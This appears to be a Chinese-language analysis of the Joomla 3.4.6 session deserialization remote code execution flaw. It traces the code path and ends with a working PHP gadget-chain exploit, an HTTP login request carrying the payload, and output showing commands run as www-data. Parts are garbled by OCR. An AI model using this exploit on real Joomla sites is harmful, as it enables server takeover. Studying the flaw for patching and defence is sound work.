

下载地址：<https://downloads.joomla.org/it/cms/joomla3/3-4-6>

本文测试环境为 PHP 5.5.9+apache+Ubuntu14.04.5 LTS+Joomla3.4.6。


在 index.php 第42行下好断点，程序流程如下，这里我们重点关注 loadSession 方法。

```
index.php
42  $app = JFactory::getApplication('site');
libraries/joomla/factory.php
18  abstract class JFactory
19  {
116     public static function getApplication($id = null, array $config = array(), $prefix = 'J')
117     {
118         if (!self::$application)
119         {
125             self::$application = JApplicationCms::getInstance($id);
126         }
128         return self::$application;
129     }
798 }

libraries/cms/application/cms.php
19  class JApplicationCms extends JApplicationWeb
20  {
387     public static function getInstance($name = null)
388     {
389         if (empty(static::$instances[$name]))
390         {
392             $classname = 'JApplication' . ucfirst($name);
393             static::$instances[$name] = new $classname;
400         }
402         return static::$instances[$name];
403     }
153 }

libraries/cms/application/site.php
19  final class JApplicationSite extends JApplicationCms
20  {
54     public function __construct(JInput $input = null, Registry $config = null, JApplicationWebClient $client = null)
55     {
63         parent::__construct($input, $config, $client);
64     }
834 }

libraries/cms/application/cms.php
19  class JApplicationCms extends JApplicationWeb
20  {
103     public function __construct(JInput $input = null, Registry $config = null, JApplicationWebClient $client = null)
104     {
131         $this->loadSession();
133     }
1153 }
```



在 loadSession 方法中会去实例化 JSessionStorageDatabase 类（下图第737行），而该类继承自 JSessionStorage 类，在实例化时会调用父类的 \_\_construct 方法。在父类 \_\_construct 方法中，我们看到使用了 session\_set\_save\_handler 函数来处理 session，函数中的 \$this 指的就是 JSessionStorageDatabase 类对象（下图第88行）。接着，程序开启了 session\_start 函数。

```

libraries/cms/application/cms.php
19 class JApplicationCms extends JApplicationWeb
20 {
694 public function loadSession(JSession $session = null)
695 {
737     $session = JFactory::getSession($options);
739     $session->start();
772 }
1153 }

20 class JSession implements IteratorAggregate
21 {
522 public function start()
523 {
528     $this->_start();
539 }
549 protected function _start()
550 {
578     register_shutdown_function('session_write_close');
579     session_cache_limiter('none');
580     session_start();
581     return true;
582 }
585 }

libraries/joomla/session/storage.php
19 abstract class JSessionStorage
20 {
34 public function __construct($options = array())
35 {
36     $this->register($options);
37 }
85 public function register()
86 {
87     // Use this object as the session handler
88     session_set_save_handler(
89         array($this, 'open'), array($this, 'close'), array($this, 'read'), array($this, 'write'),
90         array($this, 'destroy'), array($this, 'gc')
91     );
92 }
206 }

```



在经过 session\_set\_save\_handler 函数处理后，如果调用 session\_start 函数，就会依次调用 open、read、write、close 等方法，可以通过如下代码验证该结论。

```

<?php

class SessionDemo
{
    public function open()
    {
        echo 'open'.<br>;
    }

    public function close()
    {
        echo 'close'.<br>;
    }

    public function read()
    {
        echo 'read'.<br>;
    }

    public function write()
    {
        echo 'write'.<br>;
    }

    public function destroy()
    {
        echo 'destroy'.<br>;
    }
}

```

```

public function gc()
{
    echo 'gc'.<br>';
}
}

$session = new SessionDemo();

session_set_save_handler(
    array($session, 'open'), array($session, 'close'), array($session, 'read'), array($session, 'write'),
    array($session, 'destroy'), array($session, 'gc')
);


register_shutdown_function('session_write_close');
session_start();

?>

```

而上面我们说了 session\_set\_save\_handler 函数中的 \$this 指的就是 JSessionStorageDatabase 类对象，所以在调用 session\_start 函数后会触发 JSessionStorageDatabase 类对象的 read 方法，然后在程序即将终止时调用 write 方法。很多人找不到到底哪里调用了 read、write 方法，其实就在这里。

我们继续看程序逻辑。在用户登录失败时，Joomla 会将用户的登录数据设置在 session 中，然后将用户重定向到登录页面（下图第86-87行代码）。



```

components/com_users/controllers/user.php
19 class UsersControllerUser extends UsersController
20 {
28     public function login()
29     {
37         $data = array();
39         $data['return'] = base64_decode($app->input->post->get('return', '', 'BASE64'));
40         $data['username'] = $input->$method->get('username', '', 'USERNAME');
41         $data['password'] = $input->$method->get('password', '', 'RAW');
42         $data['secretkey'] = $input->$method->get('secretkey', '', 'RAW');
82     else
83     {
85         $data['remember'] = (int) $options['remember'];
86         $app->setUserData('users.login.form.data', $data);
87         $app->redirect(JRoute::_('index.php?option=com_users&view=login', false));
88     }
89 }
295 }

libraries/cms/application/cms.php
19 class JApplicationCms extends JApplicationWeb
20 {
1111 public function setUserData($key, $value)
1112 {
1113     $session = JFactory::getSession();
1114     $registry = $session->get('registry');
1115
1116     if (!is_null($registry))
1117     {
1118         return $registry->set($key, $value);
1119     }
1120
1121     return null;
1122 }
1153 }

```

登录数据被设置在session中

在执行重定向代码时，程序会直接 exit()，然后就会开始调用前面说到的 JSessionStorageDatabase 类的 write 方法，将用户 session 写入数据库。当我们再次发送请求时，程序会将上次存储在数据库的 session 取出来，这里在反序列化 session 的时候就会有问题。具体 write、read 的代码如下。

```

libraries/joomla/session/storage/database.php
18 class JSessionStorageDatabase extends JSessionStorage
19 {
66     public function write($id, $data)
67     {
69         $db = JFactory::getDbo();
71         $data = str_replace(chr(0) . '*' . chr(0), '\0\0\0', $data);
73         try
74         {
75             $query = $db->getQuery(true)
76                 ->update($db->quoteName('#__session'))
77                 ->set($db->quoteName('data') . ' = ' . $db->quote($data))
78                 ->set($db->quoteName('time') . ' = ' . $db->quote((int) time()))
79                 ->where($db->quoteName('session_id') . ' = ' . $db->quote($id));
82             $db->setQuery($query);
84             if (!$db->execute())
85             {
86                 return false;
87             }
92             return true;
93         }
98     }
29     public function read($id)
30     {
32         $db = JFactory::getDbo();
34         try
35         {
37             $query = $db->getQuery(true)
38                 ->select($db->quoteName('data'))
39                 ->from($db->quoteName('#__session'))
40                 ->where($db->quoteName('session_id') . ' = ' . $db->quote($id));
42             $db->setQuery($query);
44             $result = (string) $db->loadResult();
46             $result = str_replace('\0\0\0', chr(0) . '*' . chr(0), $result);
48             return $result;
49         }
54     }
164 }

```



write、read 的代码问题就存在于对 chr(0) 字符的替换上。为了让大家更好理解，我这里举个小例子，测试代码如下：

```

<?php

function write($data) {
    return str_replace(chr(0) . '*' . chr(0), '\0\0\0', $data);
}

function read($data) {
    return str_replace('\0\0\0', chr(0) . '*' . chr(0), $data);
}

class Evil {
    public $cmd;

    public function __construct($cmd) {
        $this->cmd = $cmd;
    }

    public function __destruct() {
        system($this->cmd);
    }
}

class User {
    public $username;
    public $password;

    public function __construct($username, $password) {
        $this->username = $username;
        $this->password = $password;
    }
}

```

```
$username = str_repeat('\0',27);
$padding = '1234";s:3:"age";';
$shellcode = '\0:4:"Evil":1:{s:3:"cmd";s:2:"id";}'; // serialize(new Evil('id'))
$password = $padding . $shellcode;

$str = read(write(serialize(new User($username, $password))));
$obj = unserialize($str);
?>
```

[illegible]

- SimplePie 类无法导入，可参考 [Joomla远程代码执行漏洞分析（总结）](#)。
- SimplePie->feed\_url 的校验。

最终构造 EXP如下：

```
<?php

class JSimplepieFactory {}

class JDatabaseDriverMysql {}

class SimplePie
{
    var $feed_url;
    var $cache;
    var $sanitize;
    var $cache_name_function;

    public function __construct($feed_url, $cache, $sanitize, $cache_name_function)
    {
        $this->feed_url = $feed_url;
        $this->cache = $cache;
        $this->sanitize = $sanitize;
        $this->cache_name_function = $cache_name_function;
    }
}

class JDatabaseDriverMysqli
{
    protected $obj;
    protected $connection;
    protected $disconnectHandlers = array();

    public function __construct($obj, $connection, $disconnectHandlers)
    {
        $this->obj = $obj;
        $this->connection = $connection;
        $this->disconnectHandlers = $disconnectHandlers;
    }
}

$function = 'system';
$argument = 'http://www.baidu.com:id';

// $function = 'assert';
// $argument = 'phpinfo() || "http://www.baidu.com"';
$simplepie = new SimplePie($argument, true, new JDatabaseDriverMysql(), $function);
$jdbasedrivermysqli = new JDatabaseDriverMysqli(new JSimplepieFactory(), true, array(array($simplepie,'init')));
echo urlencode(serialize($jdbasedrivermysqli));

?>

POST /Joomla/ HTTP/1.1
Host: 0.0.0.0:8000
Connection: close
Content-Type: application/x-www-form-urlencoded
Cookie: XDEBUG_SESSION=PHPSTORM; 17511585a4996c48455fa590ab8d4d24=58c7q9ocb6n3q0tjj7m0s3g3i6
Content-Length: 737

CSRF-Token=1&task=user.login&option=com_users&username=\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0&password=AAA";
```

Request

Raw

Params

Headers

Hex

POST /joomla/ HTTP/1.1  
Host: 0.0.0.0:8000  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Cookie: XDEBUG\_SESSION=PHPSTORM;  
**17511585a4996c48455fa590ab8d4d24=mk0sihvqgj8l2rgvrna636ji40**  
Content-Length: 715  
  
**0c3fba6bc91b169f04e0d9ee007a0b0a=1&task=user.login&option=com\_users&username=\**  
**0!**  
**&password=AAA";s:3:"233";%0%A21%B%**  
**A22JDatabaseDriverMysqli%22%3A%3A%7B%3A%6%3A%22%00%2A%00obj%22%3BO%3**  
**A17%3A%22JSimplePieFactory%22%3AO%3A%7B%7D%3A1%3A%22%00%2A%00connecti**  
**on%22%3Bb%3A1%3Bs%3A21%3A%22%00%2A%00disconnectHandlers%22%3Ba%3A1%3**  
**A%7Bi%3AO%3BA%3A2%3A%7Bi%3AO%3BO%3A9%3A%22SimplePie%22%3A4%3A%7Bs%3**  
**A8%3A%22feed\_url%22%3Bs%3A23%3A%22http%3A%2F%2Fwww.baidu.com%3Bid%22%3**  
**B%3AS%3A%22cache%22%3Bb%3A1%3Bs%3A8%3A%22sanitize%22%3BO%3A20%3A%22**  
**JDatabaseDriverMysqli%22%3AO%3A%7B%7Ds%3A19%3A%22cache\_name\_function%22%3**  
**Bs%3A6%3A%22system%22%3Bg%7Di%3A1%3Bs%3A4%3A%22init%22%3BG%7D%7D**

Response

Raw

Headers

Hex

Render

HTTP/1.1 200 OK  
Date: Fri, 18 Oct 2019 03:51:11 GMT  
Server: Apache/2.4.7 (Ubuntu)  
X-Powered-By: PHP/5.5.9-1ubuntu4.26  
Vary: Accept-Encoding  
Connection: close  
Content-Type: text/html  
Content-Length: 12032  
  
**uid=33(www-data) gid=33(www-data) groups=33(www-data)**  
<br />  
<font size='1'><table class=xdebug-error xe-warning dir=ltr border='1' cellpadding='1'  
<tr><th align=left bgcolor=#F57900 colspan=5"><span style=background-color:  
#cc0000; color:#fce94f; font-size: x-large;">!)</span> Warning: mysqli\_close() expects  
parameter 1 to be mysqli, boolean given in  
var/www/html/joomla/libraries/joomla/database/driver/mysqli.php on line  
<i>209</i></th></tr>